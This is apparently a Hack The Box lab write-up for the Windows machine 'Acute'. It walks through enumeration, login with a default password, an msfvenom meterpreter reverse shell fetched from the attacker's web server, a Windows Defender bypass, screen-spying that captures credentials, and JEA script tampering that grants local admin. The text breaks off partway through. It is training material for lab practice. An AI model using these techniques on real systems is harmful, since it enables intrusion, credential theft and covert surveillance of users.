HACKTHEBOX

Acute

13th July 2022 / Document No D22.100.187

Prepared By: amra

Machine Author: dmw0ng

Difficulty: Hard

Classification: Official

Synopsis

Acute is a hard Windows machine that starts with a website on port `443`. The certificate of the website reveals a domain name `atsserver.acute.local`. Looking around the website there are several employees mentioned and with this information it is possible to construct a list of possible users on the remote machine. Enumerating the website reveals a form with procedures regarding newcomers to the company. The form reveals the default password that all accounts are initially set up with. It also reveals a link for a `Windows PowerShell Web Access` (PSWA) session. Combining all the available information from the enumeration process an attacker is able to get into a PowerShell session as the user `edavies` on `Acute-PC01`. Then, it is discovered that the user `edavies` is also logged on using an interactive session. Upon spying on the actions of `edavie` the clear text password of the `imonks` user for `ATSSERVER` can be retrieved. The user `imonks` is running under `Just Enough Administration` (JEA) on `ATSSERVER`, but even with the limited command set an attacker is able to modify a script on `ATSSERVER` in order to make `edavies` a local administrator on `Acute-PC01`. Now that `edavies` is a local administrator the `HKLM\sam` and `HKLM\system` can be retrieved from the system in order to extract the password hashes of all the users. The Administrator's hash turns out to be crackable and the clear text password is re-used for `awallace` on `ATSSERVER`. The user `awallace` is able to create `BAT` scripts on a directory where the user `Lois` will execute them. `Lois` has the rights to add `imonks` to the `site_admin` group which in turn has right access to the `Domain Admins` group. So, after `imonks` is added to the `site_admin` group he can add

himself to the `Domain Admins` group and acquire Administrative privileges.

Skills Required

- Enumeration
- Source code review
- Offline password cracking

Skills Learned

- Windows PowerShell Web Access sessions
- Windows misconfigurations
- Windows Defender bypass
- Manual Active Directory enumeration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.145 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.145
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.145 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.145

Nmap scan report for 10.10.11.145

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
```


The Nmap output reveals that only port `443` is open. It is rather odd for a Windows machine to have only one port open, so we keep in mind that there may be some firewall rules in place for this machine.

Before we begin our enumeration process we also notice that the Nmap output reveals the hostname `atsserver.acute.local`, so we modify our `/etc/hosts` file accordingly.


```
echo "10.10.11.145 atsserver.acute.local" | sudo tee -a /etc/hosts
```

IIS - Port 443

Upon visiting `https://atsserver.acute.local` we are presented with an incomplete website.



Looking around the website we find some rather useful information under the `ABOUT US` option.



First of all, we get a list of possible usernames:

```
Aileen Wallace
Charlotte Hall
Evan Davies
Ieuan Monks
Joshua Morgan
Lois Hopkins
```

Moreover, we see a link for `New Starter Forms` on the top right of the page. Let's examine this form. Before we open the `DOCX` file we can use `Exiftool` to check if there are any interesting metadata present on the file.

```
exiftool New_Starter_CheckList_v7.docx
```

```
exiftool New_Starter_CheckList_v7.docx

ExifTool Version Number         : 12.42
File Name                       : New_Starter_CheckList_v7.docx
<SNIP>
Creator                         : FCastle
Description                     : Created on Acute-PC01
<SNIP>
```

From the metadata of the file we get a machine name that is probably present on the network, `Acute-PC01`. We can also see the username schema used on the machine. Judging from the creator's name `FCastle` the schema is probably the first letter of the first name followed by the whole last name. Now we can proceed and review the actual contents of the form.

acute

Induction Checklist for New Starters

This checklist should be prepared by the Induction Coordinator* in advance of the appointee's start date and discussed with the new starter once they are in post. The checklist outlines the areas that will typically form part of the induction process; this may be amended by the Induction Coordinator to incorporate local Induction practices within the recruiting department.

**NB: The Induction Coordinator may be a line manager or another member of team responsible for coordinating the appointee's induction.*

Name of new starter:	**Name of Induction Coordinator:**	**Start date:**

The University's staff induction pages can be found at: https://atsserver.acute.local/Staff
The Staff Induction portal can be found here: https://atsserver.acute.local/Staff/Induction

Pre-Arrival

Activity	**Details**	**Responsible person**	**Date completed**
Prepare an induction pack	Prepare an induction pack for the new starter which could include a bank details form, a departmental structure chart, campus maps, and other documents to assist the appointee's induction. This could be sent to the appointee in advance of their start date	Induction Coordinator	
Ensure the appointee is aware of arrangements for their first day	Contact the new starter to: • advise where, when and who to report to on their arrival on their first day • provide details of their induction programme	Induction Coordinator	
Prepare workspace and equipment	Ensure that a workspace is ready for the appointee, and that all necessary equipment is ready e.g. PC and phone, including any additional equipment or adjustments identified during the recruitment process, if relevant.	Induction Coordinator	
Assign a buddy **if relevant*	Assign a buddy to the new starter	Induction Coordinator	

First Week

Obtain uCard	Visit CiCS (Corporate Information & Computing) to obtain a uCard and computer account. A contract or photographic identification will be required.	New starter	

It looks like a form with a whole lot of information regarding newcomers to the `acute` company. Reading through the form we find a lot of useful information.

The first piece of interesting information can be extracted from the `IT overview` field. We learn that, the default password for all newcomers is `Password1!` and that not everyone has changed their password.

IT overview	Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.	Induction Coordinator

Next, looking at the `Initial Probation Meeting` we find information for a PowerShell Web Access (PSWA) configuration set for some users called `dc_manage`.


Initial Probation Meeting (For Academic staff on Probation only)	Arrange initial probation meeting between Probationer, Head of Department and Probation Adviser. Run through the new PSWA to highlight the restrictions set on the sessions named dc_manage. The probation plan should be completed within a month of the start date and should include a requirement to register with LETs re: rate to gain within 3 months of starting. Fellowship of the Higher Education Academy (FHEA).	Head of Department

Last but not least, we find a link for a remote training procedure.


Induction meetings with management staff	Arrange for the new starter to meet with other staff in the department as appropriate. This could include the Head of Department and/or other members of the appointee's team. Complete the remote training	Induction Coordinator

Foothold

Upon visiting the training link we are presented with a login prompt for the `PSWA` that was also mentioned in the form.



Going through our notes, we have a list of usernames that we could try, a username schema, a default password and a computer name from the `DOCX` document. After some trial and error we can login using the credentials `edavies:Password1!` at `Acute-PC01`.



We can now execute commands as `edavies`. Our next step, would be to try and get a meterpreter shell.

First, we have to create our payload using `Msfvenom`.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.53 LPORT=9001 -f exe > shell.exe
```

Then, we open up `Msfconsole` and configure our listener.

```
use exploit/multi/handler
set lhost tun0
set lport 9001
set payload windows/meterpreter/reverse_tcp
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp

msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0

msf6 exploit(multi/handler) > set lport 9001
lport => 9001

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.53:9001
```

Finally, upload our malicious executable to a common directory, for example the `C:\users\edavies\music` folder is a perfect candidate, since `edavies` is bound to have write and read access to this folder.


Setting up a Python web server on our local machine:

```
sudo python3 -m http.server 80
```

Then, download the executable from the `PSWA`.

```
iwr http://10.10.14.53/shell.exe -outfile shell.exe
```

But when we try to execute it we are presented with an error.



It seems like `Windows Defender` is enabled on the remote machine and prevents us from getting a meterpreter shell.

Looking around the system for unusual files or folders we come across a directory called `C:\utils` with a hidden `desktop.ini` file inside it.

```
PS C:\utils> type desktop.ini

[.ShellClassInfo]

InfoTip=Directory for Testing Files without Defender
```

It seems like this folder has been excluded from `Windows Defender` so we can re-try getting a meterpreter shell by uploading our malicious executable in this directory.

```
meterpreter > getuid
Server username: ACUTE\edavies
```

Indeed, we can get a meterpreter session when we execute our malicious payload from the `C:\utils` directory. Enumerating the machine a little more we can see that there is actually a user with an active session.

```
qwinsta /server:127.0.0.1
```

```
PS C:\Users\edavies\Documents> qwinsta /server:127.0.0.1
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 console           edavies                   1  Active
```

It turns out that the user that currently has an active session is also `edavies`. Since we have a meterpreter session as the user `edavies` we can use the meterpreter's `screenshare` command to spy on what `edavies` is currently doing. But, before we do this, we need to `migrate` our meterpreter session to a process that is running under session `1`.

First of all, we list all the available process.


```
ps
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                     Arch  Session  User          Path
 ---   ----  ----                     ----  -------  ----          ----
 0     0     [System Process]
 4     0     System
 72    4     Registry
 384   4     smss.exe
 <SNIP>
 4600  800   RuntimeBroker.exe        x64   1        ACUTE\edavies  C:\Windows\System32\RuntimeBroker.exe
 <SNIP>
```

Then, we chose to migrate to process `4600` and invoke the `screenshare` command.

```
migrate 4600
```

After a while, we can see that `edavies` is typing some clear text credentials for the user `imonks`.



So, let's retype the commands that are used by `edavies` in order to access `atsserver` as the user `imonks`.

```
$passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -force
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $passwd)
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock
{whoami} -credential $cred
```

> Note: we used the `Invoke-Command` cmdlet instead of `enter-psession` because we are already in a `pssession` and it's not possible to chain sessions together.

```
PS C:\Users\edavies\Documents> $passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -force
PS C:\Users\edavies\Documents> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $passwd)
PS C:\Users\edavies\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {whoami} -credential $cred

acute\imonks
```

Finally, we are able to execute commands on `ATSSERVER` as `imonks`. When we try to list the contents of the `C:\users\imonks\Desktop` directory we get an error.

```
PS C:\Users\edavies\Documents>
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {dir C:\users\imonks} -credential $cre
d
The term 'dir' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
    + CategoryInfo          : ObjectNotFound: (dir:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
    + PSComputerName        : ATSSERVER
```

So we need to list what commands are available for `imonks`.

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-Command} -credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-Command}
-credential $cred


CommandType     Name                                               Version    Source               PSComputerName

-----------     ----                                               -------    ------               --------------

Cmdlet          Get-Alias                                          3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-ChildItem                                      3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Command                                        3.0.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Content                                        3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Get-Location                                       3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Content                                        3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Set-Location                                       3.1.0.0    Microsoft.PowerSh... ATSSERVER
Cmdlet          Write-Output                                       3.1.0.0    Microsoft.PowerSh... ATSSERVER
```

Since we have the `Get-ChildItem` and the `Get-Content` cmdlets we can read the user flag.

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-ChildItem C:\Users\imonks\Desktop} -credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-
ChildItem C:\Users\imonks\Desktop} -credential $cred

    Directory: C:\Users\imonks\Desktop

Mode                 LastWriteTime         Length Name                                 PSComputerName
----                 -------------         ------ ----                                 --------------
-ar---         7/14/2022  10:20 AM             34 user.txt                             ATSSERVER
-a----         7/14/2022   4:23 PM            623 wm.ps1                               ATSSERVER
```

The flag is located on `C:\Users\imonks\Desktop\user.txt` using the following command:

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-
Content C:\Users\imonks\Desktop\user.txt} -credential $cred
```

Lateral Movement

The user flag was not the only file that was available on the Desktop of the user `imonks`. Specifically, there was also a PowerShell script called `wm.ps1`. Let's examine the contents of this file.

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-
Content C:\Users\imonks\Desktop\wm.ps1} -credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName
dc_manage -ScriptBlock {Get-Content C:\Users\imonks\Desktop\wm.ps1} -credential $cred

$securepasswd = '01000000d08c<SNIP>c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
```

Reviewing the script, it seems that `imonks` is using it to execute a `Get-Volume` command on `Acute-PC01`, our current workstation, as `jmorgan`. Looking at the local `Administrators` group we can see that `jmorgan` is in fact a local administrator.

```
net localgroup administrators
```

```
PS C:\Users\edavies\Documents> net localgroup administrators

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members
-------------------------------------------------------------------------------

ACUTE\Domain Admins
ACUTE\jmorgan
Administrator
```

Our goal now, is to make our account, `edavies` also an administrator on `Acute-PC01`. To do this we have to modify the `wm.ps1` script to execute our malicious command. Since we are running under JEA on `ATSSERVER`, we have to be a little creative on how we can chain the commands that we are allowed to use to alter the powershell script to our advantage. The main thing we want to achieve is to replace the `Get-Volume` command with `net localgroup administrators edavies /add` in order to make `edavies` a local administrator. We end up with the following chain of commands:

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock
{((Get-Content "c:\users\imonks\Desktop\wm.ps1" -Raw) -replace 'Get-Volume','net
localgroup administrators edavies /add') | set-content -path
c:\users\imonks\Desktop\wm.ps1} -credential $cred
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-
Content c:\users\imonks\Desktop\wm.ps1} -credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage
-ScriptBlock {cat c:\users\imonks\Desktop\wm.ps1} -credential $cred

<SNIP>
Invoke-Command -ScriptBlock {net localgroup administrators edavies /add} -ComputerName Acute-PC01
-Credential $creds
```

Then, we execute the `wm.ps1` script and re-check the local administrators group to see if we have achieved our goal.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
ScriptBlock{C:\Users\imonks\Desktop\wm.ps1} -Credential $cred
net localgroup Administrators
```

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock{C:\Users\imonks\Desktop\wm.ps1} -Credential $cred
The command completed successfully.

